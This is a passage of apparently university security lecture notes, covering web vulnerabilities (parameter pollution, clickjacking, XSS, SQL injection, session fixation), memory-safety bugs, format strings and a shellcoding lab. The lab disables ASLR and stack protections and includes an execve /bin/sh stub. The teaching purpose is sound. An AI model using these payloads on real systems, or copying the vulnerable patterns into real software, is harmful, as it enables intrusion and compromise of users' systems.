4. XML External Entities (XXE). Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

5. Broken Access Control. Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

6. Security Misconfiguration. Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.

7. Cross-Site Scripting (XSS). XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

8. Insecure Deserialization. Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

9. Using Components with Known Vulnerabilities. Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

10. Insufficient Logging & Monitoring. Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

...but there is much more

- Host Header Injection
- Referrer Leakage
- User Enumeration
- Clickjacking
- Credential Stuffing. Trying username/passwords obtained from other sites.
- Password Spraying. Testing single weak passwords on a large number of accounts
- ...

3.3.1 HTTP Parameter Pollution

HPP

- Injection of URL parameters
- Exploits Parameter Handling

Example:

```
https://bank.com/transfer
    ?to=54321
    &amount=300
```

Vulnerable Server Example:

```
1 user.account = 12345
2 def prepare\_transfer(params)
3   params << user.account
4   transfer\_money(params)
5 end
6
7 def transfer\_money(params)
8   to = params[0]
```

```
 9   amount = params[1]
10   from = params[2]
11   transfer(to, amount, from)
12 end
```

Above listing is a broken(!) example of code to transfer money from the account of a currently known (line 1) user (hardcoded in this example). Assuming an attacker has access to the URL parameters, what could possibly go wrong?


What if an attacker adds an additional parameter to the URL?

`https://bank.com/transfer?to=54321&amount=300&from=33333` The array `params` now contains three values. The function `prepare_tranfer` adds the user account as a fourth parameter. But that value is never used by `transfer_money`. Instead the third value in `params` is used as the source for the transfer, effectively taking money from whereever the attacker wants.

3.3.2 Clickjacking

Clickjacking

- "UI redress attack"
- Injecting overlay content
- Hiding underlying interactive element
- User clicks "Free IPod here"
- Hidden interaction is executed
- OWASP Clickjacking
  - Content Security Policy (CSP):
    - No framing of other domains
  - Own contents always on top



Twitter Clickjack

CSS

```
iframe {
    position: absolute;
    width: 550px;
```

```
    height: 228px;
    top: -170px;
    left: -400px;
    z-index: 2;
    opacity: 0;
    filter: alpha(opacity=0);
}

button {
    position: absolute;
    top: 10px;
    left: 10px;
    z-index: 1;
    width: 120px;
}
```

[Chris Shiflet: Twitter Don't Click Exploit]

Button is positioned under `iframe`, which is set invisible. User allegedly clicks button, but actually the interaction is with the iframe.


3.3.3 Cross-Site Scripting (XSS)

Types of Cross-Site Scripting (XSS)


- Reflected-XSS
- Stored-XSS
- CSRF

Nothing New about XSS

Reflected XSS



Stored XSS



XSS Techniques

Injection of HTML Tags

Example:


- Go to `http://www.insecurelabs.org/Talk`

Injection in HTML Attribute

Example: `http://www.insecurelabs.org/Search.aspx?Query=%22+onmouseover%3Dalert%2`

3.3.4 SQL Injection

Injection Principle



Interpretation Context

Code injections come in many flavours within many process environments. The most famous probably is the SQL injection.

Take a look at the example code.

Vulnerable Example

```
@db.execute "INSERT␣INTO␣Games␣(secret,reward)"+
            "VALUES␣(\"#{secret}\",␣\"#{opts}\")"
```

Escape: ")

```
@db.execute("SELECT␣id␣FROM␣Games␣WHERE␣"+
            "secret=\"#{secret}\"␣and␣reward=\"#{opts}\""+
            "␣LIMIT␣1")
```

Escape: "

SQL Statement Cheat

Auswahl von Mengen:

SELECT <row>[,row]* FROM <table> [WHERE <condition>]

Vereinigung von Mengen:

<Select_Statement1> UNION <Select_Statement2>

Conditions:

AND, OR, <row>=<val>

regexps, functions...

3.3.5 Session Fixation

> "Session Fixation is an attack that permits an attacker to hijack a valid user session. The attack explores a limitation in the way the web application manages the session ID, more specifically the vulnerable web application. When authenticating a user, it doesn't assign a new session ID, making it possible to use an existent session ID. The attack consists of inducing a user to authenticate himself with a known session ID, and then hijacking the user-validated session by the knowledge of the used session ID. The attacker has to provide a legitimate Web application session ID and try to make the victim's browser use it." [https://www.owasp.org/index.php/Session_fixation, 2014-01-27]

3.4 Counter-Measures

It sounds like a no-brainer, but often enough is found lacking in code: If you transfer data from one context to the next, make shure it contains what is expected and does not contain anything that might have unintended effects at the destination.

The default way to handle input validation should be, as always, be guided by the Default-Deny principle. The programmer must specify the set of allowed symbols (a whitelist) and should not express the forbidden exceptions (blacklist).

Input Validation

Example (whitelisting in Ruby)

```
unless (/^[a-zA-Z0-9., ]$*/ =~ input) then
    handle_fail
else
    use_input
end
```

Output Encoding

Encode HTML Output in Ruby

```
output = 'bla<script>alert()</script>'

{">" => "&gt;", "<" => "&lt;"}.each {
               |c, e| output.gsub!(c, e)}

output
 => "bla&lt;script&gt;alert()&lt;/script&gt;"
```

HTML-Entities:

```
& --> &amp;
< --> &lt;
> --> &gt;
" --> &quot;
' --> &#x27;
```

Further Advice

- Trust No Input!

- OWASP Cheatsheets

4

Software Vulnerabilities

In this lecture we want to take a look at typical patterns for common vulnerabilities and how they may look in different types of code.


4.1 Integer Overflow

This section provides an introduction to Integer Overflow vulnerabilities. The root cause of the problem is the wrap-around of the implementation of integer operations in (all) processors. As a result most programming languages implement integers not as numbers of arbitrary value, but as a number between Zero and some maximum value. The restriction obviously is due to the static length of registers in the processor.

The unintended effect of integer overflows can range from memory corruption to logic failures. The former, memory corruption, is only valid for programming languages that allow to handle process memory addresses directly, like C/C++/C#. Logic failures can occur in most other languages like Java, Python and such. Some compilers provide flags that enable overflow protection code to be included, but this obviously comes at some computational cost.

The fundamental problem that causes the vulnerability is the finite length of registers and the wrapping-around during integer-operations. Processors operate on registers of fixed length and every operand and result of an operation at the processor has to fit in these registers. If an operation creates a number that requires a larger space the results differ from the result on infinite numbers.

Integer Overflow



Further reading on this topic can be found in [HLVns].

The following example provides us with a simple logical failure based on integer overflow. If you provide a password that is very(!) long, you might end up falsely dismissing it. This is probably not the worst of bugs, but gives a hint at what might happen in more critical situations.

Integer Overflow: Logical Failure

```
short len = strlen(pwd);
if (len <  8) {
  # password too short
} else {
  # accept password
}
```

In the next example has more serious effects as it provides access to unallocated memory.

Arithmetic Overflow Example

```
u_int i;
caddr_t target = *addrp;
u_int c;                /* the actual element count */
bool_t stat = TRUE;
u_int nodesize;
```

```
c = *sizep;
if ((c > maxsize) && (xdrs->x_op != XDR_FREE)) {
    return FALSE;
 }
nodesize = c * elsize;     /* [1] */
```

```
*addrp = target = mem_alloc (nodesize);   /* [2] */
```

```
for (i = 0; (i < c) && stat; i++)  {
    stat = (*elproc) (xdrs, target, LASTUNSIGNED);   /* [3]
         */
    target += elsize;
}
```

[source: Phrack Magizine, blexim: "Basic Integer Overflows", phrack magazine Volume 0x0b, Issue 0x3c, Phile #0x0a of 0x10, 2002]

What may happen here is, that the multiplication at [1] overflows, resulting in much less-than-expected memory being allocated at [2], which then provides access to unallocated memory on the heap at [3].

Integer Vulnerability Patterns

- Arithmetic Overflows
- Sign Overflows (MAXINT+1 F MININT)
- Conversation Overflows

```
short len;
const long MAX_LEN = 0x7fff
len = 0x0100;
//(long) len = 0x00000100;
```

but

```
len = 0xffff;
//(long) len = 0xffffffff;
```

Results:

- Memory Access
- Faulty Branching

4.1.1 Incompatible Types

The first problem occurs if you compare values of a shorter type against values of a larger type. If the larger value exceeds the maximum of the shorter type then the result of any comparision becomes constant.

Incompatible Range

4.1.2 Type Casting

Casting is the conversion between different data-types. Procedurally there one can differentiate between explicit and implicit casting. Furthermore you have to distinguish between emphup- and down-casting[1], depending on whether you cast from a type holding a larger range of

[1] in Java those are called "widening" and "narrowing" type casts

```
  void RecordBytes(int maxGet)
{
  //this counter, as a short, does not have the same range
      as maxGet.
  short counter = 0;
  char buf[maxGet];
  while (counter < maxGet)
  {
    counter += getFromInput(buf+counter);
  }
 }
```

Figure 4.1: For a sufficient size of `maxGet` this will loop until infinity. [http://guidanceshare.com/wiki/Integer_Overflow_Vulnerability_Pattern, 2022-07-19]

values to a type holding a lower range of values or vice versa. Furthermore there are casts between signed and unsigned types. Different combinations of source and target types are handled differently and obviously one has to be aware of the way different programming languages (or compilers) handle different combinations of types.

Type Casting Types

Intention	explicit vs. implicit
Range	Widening vs. Narrowing
Sign	Signed vs. Unsigned

Explicit casting occurs if a programmer explicitly orders a cast. Implicit casting occurs when the compiler introduces a cast to match operators to the signature of an operation. The latter cast often occurs during arithmetic operations, comparisons or assignments.

Downcasting has the (obvious) problem of mapping values that don't fit into the target type. But upcasting can have (to the unwitting) some strangely unintuitive results. Namely if the value is negative in the two's complement, i. e., the binary representation has a 1 as left-most bit, sign extension will replicate this bit onto all additional bits to the left.

Sign extension upcast

Upcasting a positive value:

```
len int = 0x0010;
(long) len = 0x00000010;
```

Upcasting a negative value:

```
len = 0xffff;
(long) len = 0xffffffff;
```

Binary Operations Fail

```
int flags = 0x7f;
char LowByte = 0x90;
if ((char)flags ^ LowByte == 0xff)
  return true;
```

Figure 4.2: XOR will cast both operators to `int`. [HLVns, p.128]

4.1.3 Arithmetic Overflow

This is probably the classical problem related to the term Integer Overflow. The code might have done sufficient input validation to ensure that the input fits the datatypes, but is not accounting for the results of operations.

Arithmetic Overflow

```
int bytesRead = 0;
byte b;
do
{
  b = ReadByte();
  //since there may be more bytes to read than max_int
  //at which point bytesRead will overflow
  bytesRead++;
} while (b != NULL);
```

Figure 4.3: Overflowing `bytesRead` while reading from unsecure source. [http://guidanceshare.com/wiki/Integer_Overflow_Vulnerability_Pattern, 2022-07-19]

4.1.4 Mistaken Operator Precedence

You are trying your best to

Mistaken Operator Precedence

```
void PartialRecordBytes(int maxGet)
{
  int counter = 0;
  //trying to allocate 3/4 of the size
  //but operator precedence makes an overflow possible
  int partialMaxGet = maxGet*3/4;
  char buf[partialMaxGet];
  while (counter < partialMaxGet)
  {
    counter += getFromInput(buf+counter);
  }
 }
```

4.2 Fixes and Non-Fixes

Arithmetic Overflow Non-Test

Compiler optimizes to `true`

```
bool isValidAddition(unsigned short x, unsigned short y) {
  if(x + y < x)
    return false;
  return true
}
```

Figure 4.4: [HLVns, p.124]

4.3 Buffer Overflow

This section provides a few examples for code that is vulnerable to buffer overflow. Buffer Overflow itself is explained in Lecture **??**. The main attack vector provided by this vulnerability is the ability to compromise memory, most popular probably is to overwrite the stack. The vulnerability is most likely to affect programming languages that provide no bounds-checking on variables, but you should not feel to safe. In boundary-safe languages, e. g., Java, a missed verification will most definitely a runtime exception. And even if you implement a "catchall" for exceptions and no memory is corrupted, everything depends on your internal code sectioning to prevent the bug from disrupting your process.

Buffer overflow vulnerabilities allow unauthorized writing into the memory, usually the heap or stack. The classic example from [**One96SmashingStackFun**] shows the general problem.

Buffer Overflow Code

```
void function(char *str) {
   char buffer[16];
   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;
  for( i = 0; i < 255; i++)
    large_string[i] = 'A';
  function(large_string);
}
```

4.3.1 Unbounded Copy

If you copy from one buffer to the next, ensure that you have enough buffer left.

Unbounded Copy

```
char buf[1024];
strcpy(buf, s);
```

Figure 4.5: If `s` exceeds the buffer thats not good. [http://guidanceshare.com/wiki/Buffer_Overflow_Vulnerability_Pattern 2022-07-19]

4.3.2 Non-Null-Terminated String

Missing 0-Term in String

```
char srcBuf[3];
char destBuf[3];
srcBuf[0] = 'a';
strcpy(destBuf, srcBuf);
```

Figure 4.6: Missing Null-Termination [http://guidanceshare.com/wiki/Buffer_Overflow_Vulnerability_Pattern 2022-07-19]

4.3.3 Source-sized copy

Source-sized Copy

```
void myCopy(char *string)
{
  char *destBuf = new char[MY_MAX_STRING_SIZE];
  while (string != NULL)
  {
     *destBuf = *srcBuf;
     destBuf++;
     srcBuf++;
  }
}
```

Figure 4.7: Always check for the amount of memory available. [http://guidanceshare.com/wiki/Buffer_Overflow_Vulnerability_Pattern 2022-07-19]

4.3.4 User-defined Length

This problem is somewhat the reverse of the Heartbleed-Bug. Instead of reading a user-defined length of buffer it is writing a user-defined length.

User-Defined Buffer-Size

```
void myCopy(char *srcString, int untrustworthySize)
{
  char *destBuf[untrustworthySize];
  strcpy(destBuf, srcString)
}
```

Figure 4.8: Do not let the user decide on how large his string his. [http://guidanceshare.com/wiki/Buffer_Overflow_Vulnerability_Pattern 2022-07-19]

4.4 Format Strings

Format Strings are specific strings which are interpreted by string-formating functions that replace them with formated representations of the values of further arguments that are also provided. An example is the String "%02d" which commonly is interpreted by functions like `printf` as "insert an integer value and prepend a number of zeros that the result is a string of length 2"[2].

One source of the problem is, that the number of variables cannot be known at the time of the implementation of the function. Variable-length

[2] see man 3 printf

argument lists are then read from the stack. But the use is most problematic when the format string itself is (partially or fully) controlled by the user

Format String Vulnerability

- Exploits string-formating functions
  - `%x` reads data from the stack
  - `%s` reads character strings from the stack
  - `%n` writes integer to process memory
- Dangerous: `printf(argv[1])`
  - Format strings contain “commands”
  - Arbitrary read from stack
  - Writing arbitrary values to memory

To demonstrate a simple formatstring attack try "`Bob %x %x`" as `argv[1]` in the code of formatstring[3]:

The following code contains

```
  int main (int argc, char **argv)
{
  int x = 1;
  char buf [100];
  snprintf ( buf, sizeof buf, argv [1] ) ;
  buf [ sizeof buf -1 ] = 0;
  printf ( "Buffer␣size␣is:␣(%d␣\nData␣input:␣%s␣\n",
     strlen (buf) , buf ) ;
  printf ( "Memory␣address␣for␣buf:␣(%p)␣\n", buf);
  printf ( "X␣equals:␣%d/␣in␣hex:␣%#x\nMemory␣address␣for␣x
     :␣(%p)␣\n" , x, x, &x) ;
  return 0 ;
}
```

Not every weakness is an exploitable vulnerability. But format strings are used in many programming languages and a security analyst should recognise at least the most common patterns to efficiently prioritise parts of code for analysis.

[3] Taken from https://www.owasp.org/index.php/Format_string_attack (2013-05-13)

Format String Recommendations

Safe Code:

```
printf("%s", argv[1]);
```

Dangerous Weakness:

```
printf(argv[1]);
```

Potentially problematic:

```
printf("%s%n", argv[1], var);
```

(attacker-controlled value in `var`, see 4.1

)

4.5 Shellcoding

The art of producing machine code that can be inserted and executed into the memory of a running process. There is a very good introduction by Steve Hanna at http://www.vividmachines.com/shellcode/shellcode.html.

HowTo Shellcode

1. (write code in C/Assembler)
2. locate code in binary (`objdump -d <binary>`)
3. extract code from binary (e.g. `dd`)
4. encode code in `char*`
5. test

```
char code[] = "bytecode␣will␣go␣here!";
int main(int argc, char **argv)
{
        int (*func)();
        func = (int (*)()) code;
        (int)(*func)();
}
```

Shellcode Example

```
int calc() {
  int a = 3;
  int b = 4;
  return a + b;
}
```

```
1  calc:
2    pushl   %ebp
3    movl    %esp, %ebp
4    subl    $16, %esp
5    movl    $3, -8(%ebp)
6    movl    $4, -4(%ebp)
7    movl    -4(%ebp), %eax
8    movl    -8(%ebp), %edx
9    addl    %edx, %eax
10   leave
11   ret
```

The source code has been compiled using:

```
gcc -S -o calc.asm -fno-asynchronous-unwind-tables calc.c
```

Calc Machine Code

```
objdump -d calc.S:
```

```
00000000 <calc>:
   0: 55                    push   %ebp
   1: 89 e5                 mov    %esp,%ebp
   3: 83 ec 10              sub    $0x10,%esp
   6: c7 45 fc 03 00 00 00  movl   $0x3,-0x4(%ebp)
   d: c7 45 f8 04 00 00 00  movl   $0x4,-0x8(%ebp)
  14: 8b 45 f8              mov    -0x8(%ebp),%eax
  17: 8b 55 fc              mov    -0x4(%ebp),%edx
  1a: 01 d0                 add    %edx,%eax
  1c: c9                    leave
  1d: c3                    ret
```

use `objdump -F to get offsets of text segment`

Calc Extract

```
hexdump -C calc.S
00000000  7f 45 4c 46 01 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000010  01 00 03 00 01 00 00 00  00 00 00 00 00 00 00 00  |................|
00000020  b8 00 00 00 00 00 00 00  34 00 00 00 00 00 28 00  |........4.....(.|
```

```
00000030  09 00 06 00 55 89 e5 83  ec 10 c7 45 fc 03 00 00  |....U......E....|
00000040  00 c7 45 f8 04 00 00 00  8b 45 f8 8b 55 fc 01 d0  |..E......E..U...|
00000050  c9 c3 00 00 00 47 43 43  3a 20 28 44 65 62 69 61  |.....GCC: (Debia|
```

Code from `0x3a` until `0x4f`

```
dd bs=1 skip=58 count=22 if=calc.S
00000000  c7 45 fc 03 00 00 00 c7  45 f8 04 00 00 00 8b 45  |.E......E......E|
00000010  f8 8b 55 fc 01 d0                                 |..U...|
```

Calc Encode

Code from `0x3a` until `0x4f`

```
dd bs=1 skip=58 count=22 if=calc.S
00000000  c7 45 fc 03 00 00 00 c7  45 f8 04 00 00 00 8b 45  |.E......E......E|
00000010  f8 8b 55 fc 01 d0                                 |..U...|
```

```
char s* = "\xc7\x45\xfc\x03\x00\x00\x00\xc7\x45\xf8\x04\x00
   \x00\x00\x8b\x45\xf8\x8b\x55\xfc\x01\xd0";
```

There are some problems with this naive approach. The obvious problem is the inclusion of zero-bytes, which often would be considered string-terminating and thus stop the inclusion of code. This problem can be circumvented by...not including zeros. The simple solution is to not include them in the assembly.

A second problem is that of knowing the absolute address of your string or, some specific part of it. Take for example the following code which utilises a relative jump and call, to create a pointer to the string at the end in the EBX register.

The absolute address is needed for the system call `int 0x80` in order to pass the string to the interrupt handler.

Position inside Memory?

```
1  _start:
2   jmp short ender
3  starter:
4   pop ebx                 ;get the address of the string
5   xor eax, eax
6
7   mov [ebx+7 ], al        ;put a NULL where the N is
8   mov [ebx+8 ], ebx       ;put the address of the string
9   mov al, 11              ;execve is syscall 11
10  lea ecx, [ebx+8]        ;load the address of string
11  int 0x80                ;call the kernel, execve
```

```
12
13 ender:
14  call starter
15  db '/bin/shNAAAABBBB'
```

The example is (incompletely) taken from http://www.vividmachines.com/shellcode/shellcode.html.

4.5.1 Stacking Tools

This list is neither exhaustive nor in any way normative. This is intended only as a list of some of the very basic things you probably want to have nearby as a beginner. This is essentially a toolbox for C development under unix or linux.

objdump Disassembles object files (that is ELF files as well) and provides most necessary information.

nasm or any other fitting assembler for your target system

C-compiler You will not always write assembler, don't you? This is the next best thing without giving up too much control. Given you know your compiler. Most prominent probably is gcc[4], but I've heard LLVM[5] is not bad either.

execstack is a nice tool for teaching, as you can get rid of nox-stack-protection.

gdb or, again any debugger you feel comfortable with.

4.5.2 Shellcode Lab

In order to test our shellcode easily we want to disable a few protections. On a linux-system we first have to disable Address Space Layout Randomization (ASLR). This will make it easier to find our shellcode then.

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

The next, and most important part is to unset the NX-bit to make the stack executable again and not use any stack protection like canaries. For GCC you compile it with the flags

```
gcc -fno-stack-protector -z execstack -o <target> <yourcode>
```

[4] http://gcc.gnu.org
[5] http://llvm.org

5


Communication Vulnerabilities

Lernziele

- Common Network Attacks
  - ARP Spoofing
  - BGP Highjacking
  - Subdomain Takeover
  - PitM
- Network Analysis
  - Scanner
  - Documentation
- Countermeasures
  - DNSsec
  - Let's Encrypt

In order to make the Internet work, i. e., to get a webpage from a server to your computer, a lot of different communication technologies are involved.

Internet Main Communication Technologies



5.1 Network Discovery

Network Discovery

- Create Map of Hosts/Network
- Active/Passive Scanning
- Complements OSINT

5.2 Network Technologies

A short review about communication technologies.

Network protocols are, nowadays organised in in layers, forming — in the theoretic model — neat stacks. In practise some shortcuts are taken to increase efficiency.

ISO/OSI:

7.	Application
6.	Presentation
5.	Session
4.	Transport
3.	Network
2.	Data Link
1.	Physical

Let us remember some fundamental models from the internet. The ISO/OSI Layer model for communication in Figure 5.1 shows the seven layers that




Figure 5.1: Message Transport in the ISO/OSI Network Stacks

provide different services necessary for data communication. The general idea is, that a lower layer provides a certain service and quality to the layer above. Each layer exchanges control information with the corresponding layer of the communication partners. Control information is encoded in header and trailers in which each layer encapsulates the payload of the layers above if data is send. Each layer strips off his headers and trailers from packets received from lower layers, before forwarding the included payload to its upper layers. In that sense layers are separated as each layer only evaluates and generates its own control data structures, while handling other data as payload.

In practise the model is not strictly applied. For example the TCP/IP protocols situated in Layers 3 and 4 are often implemented using pre-configured data structures that include space for header fields of multiple layers for efficiency reasons. Firewalls often analyse and combine information from multiple layers, although they are logically situated at layers 2 till 4. Layers 5 and 6 are rarely, if ever, implemented in any system and are handled by applications themselves if needed.

ISO/OSI Stack

Most computers have a single network connection and are using only the Internet Protocol (and related protocols) on Layer 3. Atop of this the Transport Layer is implemented either by TCP and UDP which are in turn be used by different application protocols.

Protocol Relationships

